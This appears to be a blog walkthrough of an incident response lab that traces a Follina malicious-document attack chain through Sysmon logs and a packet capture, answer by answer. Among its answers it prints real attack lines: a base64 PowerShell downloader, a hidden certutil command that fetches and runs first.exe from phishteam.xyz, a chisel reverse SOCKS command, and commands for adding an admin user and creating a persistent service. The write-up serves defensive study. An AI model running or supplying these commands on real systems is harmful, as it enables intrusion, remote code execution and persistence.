Incident Response - Attack Chain
Conducting an investigation as an Incident Responder from a workstation affected by a full attack chain.
Initial investigations reveal that someone accessed the user’s computer during the previously specified timeframe. The analyst has confirmed that the alert has a CRITICAL severity that needs further investigation.
Preparation - Tools and Artifacts
The toolset needed for this task is focused on analysing Sysmon Logs, Windows Event Logs, and Packet Capture.
Endpoint Logs
To analyse Windows artefacts such as Windows Event Logs and Sysmon logs, following tools will be used for this task:
EvtxEcmd
Timeline Explorer
SysmonView
Event Viewer
Network Logs
To analyse the provided packet capture, following tools will be used for this task:
Wireshark
Brim
Stage 1: Initial Access - Malicious Document
As reported by the SOC analyst, the intrusion started from a malicious document. In addition, the analyst compiled the essential information generated by the alert as listed below:
The malicious document has a .doc extension.
The user downloaded the malicious document via chrome.exe.
The malicious document then executed a chain of commands to attain code execution.
Prepare parsing the event logs with EvtxECmd.
The command syntax: EvtxECmd.exe -f <filename> --csv <output directory> --csvf <output filename>
Timeline Explorer will be used with Sysmon log generated by EvtxEcmd.exe to answer these following questions.
- Timeline Explorer enable to view CSV and Excel files, filter, group, sort, etc.
Q1. The user of this machine was compromised by a malicious document. What is the file name of the document?
1- Filter EventID=11 (File Creation)
2- Find ".doc"
3- First file was downloaded via Chrome.exe


Answer: free_magicules.doc
Q2. What is the name of the compromised user and machine?


Answer: benimaru\TEMPEST
Q3. What is the PID of the Microsoft Word process that opened the malicious document?
Filter Event ID = 1 (Process Creation) and Executable Info "winword"
Note: Winword.exe is the executable file that runs Microsoft Word, a word processing application within the Microsoft Office suite.


Answer: 496
Q4. Based on Sysmon logs, what is the IPv4 address resolved by the malicious domain used in the previous question?
Filter Payload Data1 PID 496 and Event ID = 22


Answer: 167.71.199.191
Q5. What is the base64 encoded string in the malicious payload executed by the document?
Filter Event ID 1 and Payload Data5 contains PID 496


Answer: JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCdBcHBsaWNhdGlvbkRhdGEnKTtjZCAiJGFwcFxNaWNyb3NvZnRcV2luZG93c1xTdGFydCBNZW51XFByb2dyYW1zXFN0YXJ0dXAiOyBpd3IgaHR0cDovL3BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdXRmaWxlIHVwZGF0ZS56aXA7IEV4cGFuZC1BcmNoaXZlIC5cdXBkYXRlLnppcCAtRGVzdGluYXRpb25QYXRoIC47IHJtIHVwZGF0ZS56aXA7Cg==
Q6. What is the CVE number of the exploit used by the attacker to achieve a remote code execution?
Based on previous question, the malicious code is leveraging msdt.exe via a malicious document. By doing external research on this combination, the CVE can be discovered.
Answer: CVE-2022-30190
Stage 2: Initial Access - Execution
Based on the initial findings, it has been discovered that there is a stage 2 execution:
The document has successfully executed an encoded base64 command.
Decoding this string reveals the exact command chain executed by the malicious document.
Q7. The malicious execution of the payload wrote a file on the system. What is the full target path of the payload?
Search “Update.zip”
OR
Filter Event ID 11 (File Create) and Payload Data 4 contains “.zip”


Answer: C:\Users\benimaru\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\update.zip

Q8. The implanted payload executes once the user logs into the machine. What is the executed command upon a successful login of the compromised user?
Search “explorer.exe”
OR
Filter Event ID 1 (Process Creation) and Payload Data6 contains “explorer”
Answer: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -noni certutil -urlcache -split -f 'http://phishteam.xyz/02dcf07/first.exe' C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe


Q10. The stage 2 payload downloaded establishes a connection to a c2 server. What is the domain and port used by the attacker?

Answer: resolvecyber.xyz:80


1- Filter Event ID 22 (DNS Queries) and Payload Data3 “first.exe” to find domain name.
2- Filter Event ID 3 (Network Connection) and PID 8948 (first.exe) to find IP addresses.
3- Start Wireshark and open pcap file to find port number.
4- Filter ip.dst == 167.71.222.162 and add http.request.method == GET and tcp.dstport == 80 once confirm port.
5- Confirming that it is port 80 by comparing the timestamps of execution to the timestamps of the packets.
Stage 3: Initial Access - Malicious Document Traffic
Based on the collected findings, it has been discovered that the attacker fetched the stage 2 payload remotely:
Discovered the Domain and IP invoked by the malicious document on Sysmon logs.
There is another domain and IP used by the stage 2 payload logged from the same data source.
Q11. What is the URL of the malicious payload embedded in the document?

Answer: http://phishteam.xyz/02dcf07/index.html
Filter Wireshark GET request to phishteam.zyx host domain.
Q12. What is the encoding used by the attacker on the c2 connection?


Answer: Base64
Analysing the C2 Traffic, it appears that the C2 traffic is being sent through GET requests to the malicious web server - This can be confirmed using CyberChef.
Q13. The malicious c2 binary sends a payload using a parameter that contains the executed command results. What is the parameter used by the binary?

Answer: q
Analyzing the GET requests, it shown that Base64 is set as a value to the variable “q”.
Q14. The malicious c2 binary connects to a specific URL to get the command to be executed. What is the URL used by the binary?
Answer: /9ab62b5
See Request URI Path.
Q15. What is the HTTP method used by the binary?
Answer: GET
Q16. Based on the user-agent, what programming language was used by the attacker to compile the binary?
Answer: Nim
Stage 4: Discovery - Internal Reconnaisance
Based on the collected findings, it has been discovered that the malicious binary continuously uses the C2 traffic:
Encoded string in the network traffic now can be decoded.
The traffic contains the command and output executed by the attacker.

Q17. The attacker was able to discover a sensitive file inside the machine of the user. What is the password discovered on the aforementioned file?
Answer: infernotempest
Two ways to investigate this event:
1st method:


1- Filter Wireshark for frames containing command output from the victim by using frame contains “?q=".
2- Decoding the various requests reveals numerous activities by the attacker. One of them, however, shows the contents of an automation script that contains the user’s password
2nd method:

1- Use To Base64 to find $pass output.

2- Filter frame contains “JHBhc3M”.
3- Decode GET request.
Note: Reverse method may require different input such as pass, password, $pass etc.
Q18. The attacker then enumerated the list of listening ports inside the machine. What is the listening port that could provide a remote shell inside the machine?

Answer: 5985
Among the commands decoded from the packet capture is a netstat command.
Note: Research shows that port 5985 can be abused as a remote shell.
Port 5985 is primarily used for WinRM (Windows Remote Management) over HTTP, allowing administrators to remotely manage and execute commands on Windows systems. It serves as the default HTTP transport for WinRM, while the secure HTTPS version uses port 5986.
Q19. The attacker then established a reverse socks proxy to access the internal services hosted inside the machine. What is the command executed by the attacker to establish the connection?

Answer: C:\Users\benimaru\Downloads\ch.exe client 167.71.199.191:8080 R:socks
1- Another decoded commands from the packet capture shown downloaded an executable named ch.exe.
2- Using Sysmon, filter Event ID 1 and Executable Info “ch.exe”


Q20. What is the SHA256 hash of the binary used by the attacker to establish the reverse socks proxy connection and what is the tool used by the attacker?
Answer: 8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451 - chisel.exe
Q21. The attacker then used the harvested credentials from the machine. Based on the succeeding process after the execution of the socks proxy, what service did the attacker use to authenticate?


Answer: WinRM
1- Looking at process creation events occurring after the ch.exe began the socks proxy. The command that immediately follows ch.exe is wsmprovhost.exe.
2- According to external research: “The PowerShell host wsmprovhost.exe is a proxy process executed remotely through PowerShell when using Windows Remote Management (WinRM). It has executed a rare child process, which may indicate remote code execution abuse by an attacker.”
Note: This service was discovered in question 18 when finding port.
Stage 5: Privilege Escalation - Exploiting Privileges
Based on the collected findings, the attacker gained a stable shell through a reverse socks proxy.
Q22. After discovering the privileges of the current user, the attacker then downloaded another binary to be used for privilege escalation. What is the name and the SHA256 hash of the binary?


Answer: spf.exe - 8524FBC0D73E711E69D60C64F1F1B7BEF35C986705880643DD4D5E17779E586D
1- After filtering process creation, spf.exe was created after reverse socks proxy event.
2- Search “spf.exe”
3- Notice that this binary was used to execute another file named final.exe.


Q23. Based on the SHA256 hash of the binary, what is the name of the tool used?
Answer: PrintSpoofer64.exe
External researched and answer provided based on VirusTotal.
Q24. The tool exploits a specific privilege owned by the user. What is the name of the privilege?
Answer: SeImpersonatePrivilege.
Based on external research: “PrintSpoofer - Abusing Impersonation Privileges on Windows 10 and Server 2019”
Q25. Then the attacker executed the tool with another binary to establish a c2 connection. What is the name of the binary?
Answer: final.exe
Q26. The binary connects to a different port from the first c2 connection. What is the port used?


Answer: 8080
Found when analysed PCAP.
Stage 5: Active on Objective - Fully-owned Machine
Now, the attacker has gained administrative privileges inside the machine. Find all persistence techniques used by the attacker.
In addition, the unusual executions are related to the malicious C2 binary used during privilege escalation.
Q27. Upon achieving SYSTEM access, the attacker then created two users. What are the account names?


Answer: shion & shuna
Filter Event ID 1, User Name contains “SYSTEM” and Executable Info contains “user”.
Q28. Prior to the successful creation of the accounts, the attacker executed commands that failed in the creation attempt. What is the missing option that made the attempt fail?
Answer: /add
Q29. Based on windows event logs, the accounts were successfully created. What is the event ID that indicates the account creation activity?
Answer: 4720
Note: More information about Windows Event Logs: https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/
Q30. The attacker added one of the accounts in the local administrator's group. What is the command used by the attacker?


Answer: net localgroup administrators /add shion
Filter Event ID 1, User Name contains “SYSTEM” and Executable Info contains “administrator”.
Q31. Based on windows event logs, the account was successfully added to a sensitive group. What is the event ID that indicates the addition to a sensitive local group?
Answer: 4732
Note: More information about Windows Event Logs: https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/
Q32. After the account creation, the attacker executed a technique to establish persistent administrative access. What is the command executed by the attacker to achieve this?


Answer: C:\Windows\system32\sc.exe \TEMPEST create TempestUpdate2 binpath= C:\ProgramData\final.exe start= auto
Looking for signs of scheduled tasks or service installation around the time sc.exe being used to create a new service and setting the binpath to the final.exe binary!
Thanks for reading..
Contact
Get in touch
antonhoang.n@gmail.com
© 2025. All rights reserved.